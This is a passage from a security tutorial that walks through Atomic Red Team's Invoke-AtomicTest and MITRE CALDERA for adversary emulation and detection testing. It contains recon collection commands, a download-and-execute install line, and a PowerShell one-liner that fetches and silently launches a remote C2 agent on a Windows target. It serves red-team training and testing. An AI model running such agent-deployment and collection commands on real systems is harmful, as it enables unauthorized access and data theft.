
691 lines (691 sloc) | 91 KB

Search this file...

| 1 | Tactic            | Technique # | Technique Name         |
|---|-------------------|-------------|------------------------|
| 2 | credential-access | T1558.004   | AS-REP Roasting        |
| 3 | credential-access | T1056.004   | Credential API Hooking |
| 4 | credential-access | T1552.001   | Credentials In Files   |
| 5 | credential-access | T1552.001   | Credentials In Files   |

<https://github.com/redcanaryco/atomic-red-team/tree/master/atomics/Indexes/Indexes-CSV>

## Atomic Red Team's "Invoke-Atomic Test"



**Tool GitHub:** <https://github.com/redcanaryco/invoke-atomicredteam>

**Tool Wiki:** <https://github.com/redcanaryco/invoke-atomicredteam/wiki>

“Invoke-Atomic” RedTeam allows you to actually test MITRE ATT&CK™ Framework TTP’s using a PowerShell module. Security theory and technique look up tables are great, but let’s get some hands on. Atomic Red Team’s “Invoke-Atomic” allows us to do just that. Using Atomic, we can take Techniques by number from the ATT&CK Framework and actually use them. This is perfect for training and for testing detection systems.

## Installing

Follow the Atomic Red Team install instructions:

- <https://github.com/redcanaryco/invoke-atomicredteam/wiki/Installing-Atomic-Red-Team>

Copy and run the “installation with Atomics Folder” command in PowerShell:

- ```
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/install-atomicredteam.ps1' -UseBasicParsing);
```



- *Install-AtomicRedTeam -getAtomics*

## Invoke-Atomic Usage

Using Invoke-Atomic is very simple:

- To see a brief command detail list, enter “*Invoke-AtomicTest T1119 -ShowdetailsBrief*”

```
PS C:\Users\Administrator> Invoke-AtomicTest T1119 -ShowdetailsBrief
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

T1119-1 Automated Collection Command Prompt
T1119-2 Automated Collection PowerShell
T1119-3 Recon information for export with PowerShell
T1119-4 Recon information for export with Command Prompt
```

- To list the code that will be run, enter “*Invoke-AtomicTest T1119 -Showdetails*”

The code is laid out extremely well, and easily readable by section. This includes the setup for the tests, the actual attack code and the cleanup commands. Let’s look quickly at the Test #4, “Recon Information for Export with Command Prompt”. Simply browse through the code, until you come to “Test Number 4”, and then “Attack Commands”.

```
Attack Commands:
Executor: command_prompt
ElevationRequired: False
Command:
sc query type=service > %TEMP%\T1119_1.txt
doskey /history > %TEMP%\T1119_2.txt
wmic process list > %TEMP%\T1119_3.txt
tree C:\AtomicRedTeam\atomics > %TEMP%\T1119_4.txt
```

These are the actual DOS commands used to acquire data during the test. Now that we know exactly what is going to happen, we can run the test.

- Run the command: *Invoke-AtomicTest T1119*

```

PS C:\Users\Administrator> Invoke-AtomicTest T1119
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1119-1 Automated Collection Command Prompt
Done executing test: T1119-1 Automated Collection Command Prompt
Executing test: T1119-2 Automated Collection PowerShell
Done executing test: T1119-2 Automated Collection PowerShell
Executing test: T1119-3 Recon information for export with PowerShell
Done executing test: T1119-3 Recon information for export with PowerShell
Executing test: T1119-4 Recon information for export with Command Prompt
Done executing test: T1119-4 Recon information for export with Command Prompt
PS C:\Users\Administrator>

```

When the test is complete, all the data is stored in the user's Temp directory.

```

PS C:\Users\Administrator> echo $Env:TEMP
C:\Users\ADMINI~1\AppData\Local\Temp
PS C:\Users\Administrator>

```

You can view or in the event of an actual test, exfiltrate any of the data from this location.

```

Directory: C:\Users\Administrator\AppData\Local\Temp

Mode                LastWriteTime         Length Name
----                -
d-----           9/14/2020   3:53 PM             Microsoft.PackageManagement
d-----           9/14/2020   4:16 PM             T1119_command_prompt_collection
d-----           9/14/2020   4:16 PM             T1119_powershell_collection
d-----           9/15/2020  12:11 AM             trace
-a-----           9/14/2020  11:55 PM      19033810 download
-a-----           9/15/2020   3:19 PM         4060 Invoke-AtomicTest-ExecutionLog.csv
-a-----           9/15/2020   3:19 PM         31866 T1119_1.txt
-a-----           9/15/2020   3:19 PM           0 T1119_2.txt
-a-----           9/15/2020   3:19 PM      235766 T1119_3.txt
-a-----           9/15/2020   3:19 PM         4162 T1119_4.txt

```

That is, before the cleanup commands are run.

```

Cleanup Commands:
Command:
del %TEMP%\T1119_1.txt >nul 2>&1
del %TEMP%\T1119_2.txt >nul 2>&1
del %TEMP%\T1119_3.txt >nul 2>&1
del %TEMP%\T1119_4.txt >nul 2>&1
[!!!!!!!!!!END TEST!!!!!!!!!!]

```

At the end of every test, there are “Cleanup Commands”. Cleanup removes or delete’s output or evidence of the tests from the system. This

makes it much harder to see what is going on during the tests, but you can view the attack code, copy it, and then run it separately. I like to copy the attack code out to a notepad file, and then paste each attack command back into PowerShell and run them one at a time to see what it does.

## **Custom Invoke-Atomic Modules**

The secret power of Invoke-Atomic is that you can build your own custom modules. There is a great video on the Red Canary website that demonstrates many of Invoke-Atomic's features, including a complete walk through of using a custom module:

- <https://redcanary.com/blog/comparing-red-team-platforms/>

## **Remote Usage and Wrap Up**

You can easily use Invoke-Atomic including remotely, in any instance where you can already use PowerShell. It could be used by a Red Team in conjunction with any C2 to test Blue Team detection. It could also be used in training Security Analysts and SOCs. Because it is written in PowerShell and completely customizable, the possibilities are limited only by the imagination.

## **Resources & References**

- <sup>1</sup> Windows Atomic Tests by ATT&CK Tactic & Technique - <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/Indexes/Indexes-Markdown/windows-index.md>
- <sup>2</sup> Linux Atomic Tests by ATT&CK Tactic & Technique - <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/Indexes/Indexes-Markdown/linux-index.md>



# Chapter 6

## CALDERA CyberSecurity Framework

**Tool Author:** MITRE

**Tool GitHub:** <https://github.com/mitre/caldera>

**Tool**

**Documentation:**

<https://caldera.readthedocs.io/en/latest/Installing-CALDERA.html>

The screenshot displays the CALDERA web interface. On the left is a dark sidebar with the CALDERA logo (a mountain range) and the name 'CALDERA'. Below the logo is a user profile icon labeled 'red'. The sidebar is divided into two sections: 'CAMPAIGNS' and 'PLUGINS'. Under 'CAMPAIGNS', there are links for 'agents', 'abilities', 'adversaries', and 'operations'. Under 'PLUGINS', there are links for 'access', 'atomic', 'compass', 'debrief', 'fieldmanual', 'gameboard', 'manx', 'sandcat', 'stockpile', and 'training'. The main content area has a top navigation bar with 'agents' and 'adversaries' tabs. The 'adversaries' tab is active. The main heading is 'Adversary Profiles'. Below this is a descriptive text: 'Adversary Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.' Below the text is a 'Select a profile' dropdown menu currently showing 'Discovery' and a '+ New' button. The 'Discovery' profile is selected, and its details are shown below. It is described as 'A discovery adversary'. There are buttons for '+ Add Ability', '+ Add Adversary', 'Objective: default' (with a 'Change' button), 'Save Profile', and 'Delete Profile'. A table lists the abilities for this profile:

Ordering	Name	Tactic	Technique	Executors	Requires
1	Identify active user	discovery	System Owner/User Discovery	Apple, Linux, Windows	
2	Find local users	discovery	Account Discovery: Local Account	Apple	
3	Identify local users	discovery	Account Discovery:	Apple, Windows	

CALDERA is a security framework tool that allows you to run and simulate both Red and Blue Team operations. It is created by MITRE, and allows you to use the ATT@CK Techniques in a “live fire range”. It is in essence a Command & Control (C2) platform that allows you to run manual or autonomous security tests on local or numerous remote targets.

The main interface acts like a C2, you create agents - basically remote shells to targets. Once you have a remote shell, you can run “adversaries” or collections of security techniques from the ATT@CK framework against the targets. The test can run manually or autonomously. When they are finished you can generate multiple types of reports. CALDERA even includes a Game mode that pits Red vs Blue Team and scores both on a successful attack or detection rate.

## CALDERA Installation

Check the CALDERA’s documentation for the latest install instructions - <https://caldera.readthedocs.io/en/latest/Installing-CALDERA.html>

Instructions at the time of this writing:

- ***git clone https://github.com/mitre/caldera.git --recursive --branch x.x.x***

(Latest branch number available on right side of GitHub page under “releases”)

- ***sudo apt install -y python3-pip***
- ***cd caldera***
- ***pip3 install -r requirements.txt***

Install GoLang

- ***sudo apt install golang***
- ***export PATH=\$PATH:/usr/local/go/bin***
- ***go version***

Start the server


- ***python3 server.py --insecure***
- surf to <http://localhost:8888>
- Login using: ***red/ admin***

That’s it, we are now ready to use CALDERA! You can login with either “red” or “blue” (same password), depending on if you want to do red team or blue team operations. You can even setup games and incident response scenarios in CALDERA using operations from both users.

## CALDERA - Getting Started

The menu is broken out into different categories. The Campaigns category is the one you will use to actually create and interface with remote

systems. You can change a lot of options in the advanced section, but let's begin our journey by taking a look at the "Plugins" section.




You can view the CALDERA Usage Guide by clicking on "*Fieldmanual*". I highly recommend the reader explore at least the Terminology and Plugin section. For example, you can easily take advantage of CALDERA's artificial Intelligence and use the "Mock" plugin for using CALDERA in a simulation mode with simulated targets. It comes with 2 simulated targets, but you can easily increase this by modifying CALDERA's configuration files. There is even a "Human" plugin, an artificial human that can be configured to run normal tasks on the target system. This is used to help obfuscate red team operations during testing.


### **CALDERA - Basic Red Team Engagement**

CALDERA has a complete step-by-step process to follow - <http://localhost:8888/docs/Getting-started.html>, so I'll just cover this quickly.

1. Go to Agents, Deploy an Agent and then, select “54ndc47 - Sandcat”
2. Then select the Target Platform - Just click Windows



3. Change “app.contact.http” to your Kali IP




As you change the IP address, it will be automatically updated in the code box.

4. Copy, and then run the code in an administrator level PowerShell prompt on your Windows Server target.

```
Administrator: Windows PowerShell
PS C:\Users\Administrator> $server="http://172.24.1.218:8888";$url="$server/file/download
c=New-Object System.Net.WebClient;$wc.Headers.add("platform","windows");$wc.Headers.add("
","sandcat.go");$data=$wc.DownloadData($url);$name=$wc.ResponseHeaders["Content-Dispositi
.Substring($wc.ResponseHeaders["Content-Disposition"].IndexOf("filename")+9).Replace("`
");get-process | ? {$_ .modules.filename -like "C:\Users\Public\$name.exe"} | stop-process
m -force "C:\Users\Public\$name.exe" -ea ignore;[io.file]::WriteAllBytes("C:\Users\Public
me.exe",$data) | Out-Null;Start-Process -FilePath C:\Users\Public\$name.exe -ArgumentList
erver $server -group red" -WindowStyle hidden;
```

In a few seconds, we have a remote agent!



The screenshot shows a web interface for managing agents. At the top, there is a tab labeled 'agents' with a close button. Below the tab, the heading 'Agents' is displayed. A message states: 'You must deploy at least 1 agent in order to run an operation. Groups are collections'. There are two buttons: '+ Deploy an agent' and 'Configuration'. Below this is a table with the following data:

id (paw)	host	group	platform
eqwdef	TEMP-DC	red	windows

You can click on the Agent name for a lot of information about the target.

Agent Details	
Status	alive, trusted
Paw	eqwdef
Host	TEMP-DC (172.24.1.198)
Display Name	TEMP-DC\$DOMAIN\Administrator
Username	DOMAIN\Administrator
Privilege	Elevated
Last Seen	2021-12-14T18:35:31Z
Created	2021-12-14T18:34:16Z
Architecture	amd64

You can also kill the agent from this screen.

## CALDERA - Adversary Profile

5. Next, we need to pick an “Adversary Profile”, or basically what attacks we are going to run on the target.

- Click the Down Arrow in the “*Select a Profile*” box
- Click “*Discovery*”

This shows all the tests that will be run. Executors shows what tests are compatible with what Operating System.

## Discovery

A discovery adversary

+ Add Ability   + Add Adversary   Objective: default   Change   Save Profile

Ordering	Name	Tactic	Technique	Executors
1	Identify active user	discovery	System Owner/User Discovery	Apple, Linux, Windows
2	Find local users	discovery	Account Discovery: Local Account	Apple, Linux

All the Abilities listed are actually MITRE ATT@CK Techniques. You can view the ATT@CK number and more information on any ability by clicking on the name.

**Tactic**   discovery

**Technique**   T1087.001 | Account Discovery: Local Account

**Ability**   Identify local users

## CALDERA - Starting an Operation

Enough overview, let's start an operation!


6. On the Main Campaigns Menu, click "*Operations*".
7. Click, "*Create Operation*".
8. Enter an Operation Name - "Windows Security Test" will suffice.
9. Next, Pick "*Discovery*" from the Adversary Drop down menu.
10. Then, click "*Start*".



The screenshot shows the CALDERA Operations interface. At the top, there are tabs for 'agents', 'adversaries', 'operations' (selected), and 'abilities'. The main heading is 'Operations' with a sub-heading 'Start a new operation or review previous ones here.' Below this, there are buttons for '+ Quick Add', '+ Create Operation', and '+ Download'. A card for 'Windows Security Test' is shown as 'running' with a progress bar and control icons. Below the card, a table lists the results of the last run.

Decide	Status	LinkAbility Name	Agent Apaw	Host	pid
12/14/2021, 1:54:17 PM EST	success	Identify active user	eqwdef	TEMP-DC	5644
12/14/2021, 1:54:27 PM EST	success	Identify local users	eqwdef	TEMP-DC	5928
12/14/2021, 1:55:57 PM EST	success	Find user processes	eqwdef	TEMP-DC	6724

CALDERA will immediately begin running the security tests that you picked. A status for each test is listed as they are run. Common statuses are, “collect” which means the test is running, “success” if the test ran successfully, and “failed” if it did not.



You can click on “View Command” to see the commands that are actually being run on the target.

```
Command  
  
Get-WmiObject -Class Win32_UserAccount
```

Or click on “View Output” to see the test results.

## Output


```
AccountType : 512
Caption : DOMAIN\Administrator
Domain : DOMAIN
SID : S-1-5-21-4271517064-2532340570-2186363271-500
FullName :
Name : Administrator

AccountType : 512
Caption : DOMAIN\Guest
Domain : DOMAIN
SID : S-1-5-21-4271517064-2532340570-2186363271-501
FullName :
Name : Guest
```


These Pictures show the Command & Output of the “Identify Local Users Ability.

From the controls at the top, you can Pause, Stop or Resume the tests. You can also switch the tests from Autonomous mode to Manual. Lastly, you can change the communication stream from plain-text to several different forms of encoding.

As seen below:



When you stop or finish the tests, click “Download” to download a report.



That’s it! With a few mice clicks you can set up an entire Red Team live test!

## **CALDERA - Automated Blue Team**

Remember, CALDERA is a Red and Blue Team tool. You can run Blue Team operations as well! Just a quick note - at the time of this writing the Latest version was in Alpha stage and gave compiler errors with the Blue Team agent in Kali. I am sure this will be fixed soon, but it still seems to function.

With the Red Team tests still running, open another Browser Window.

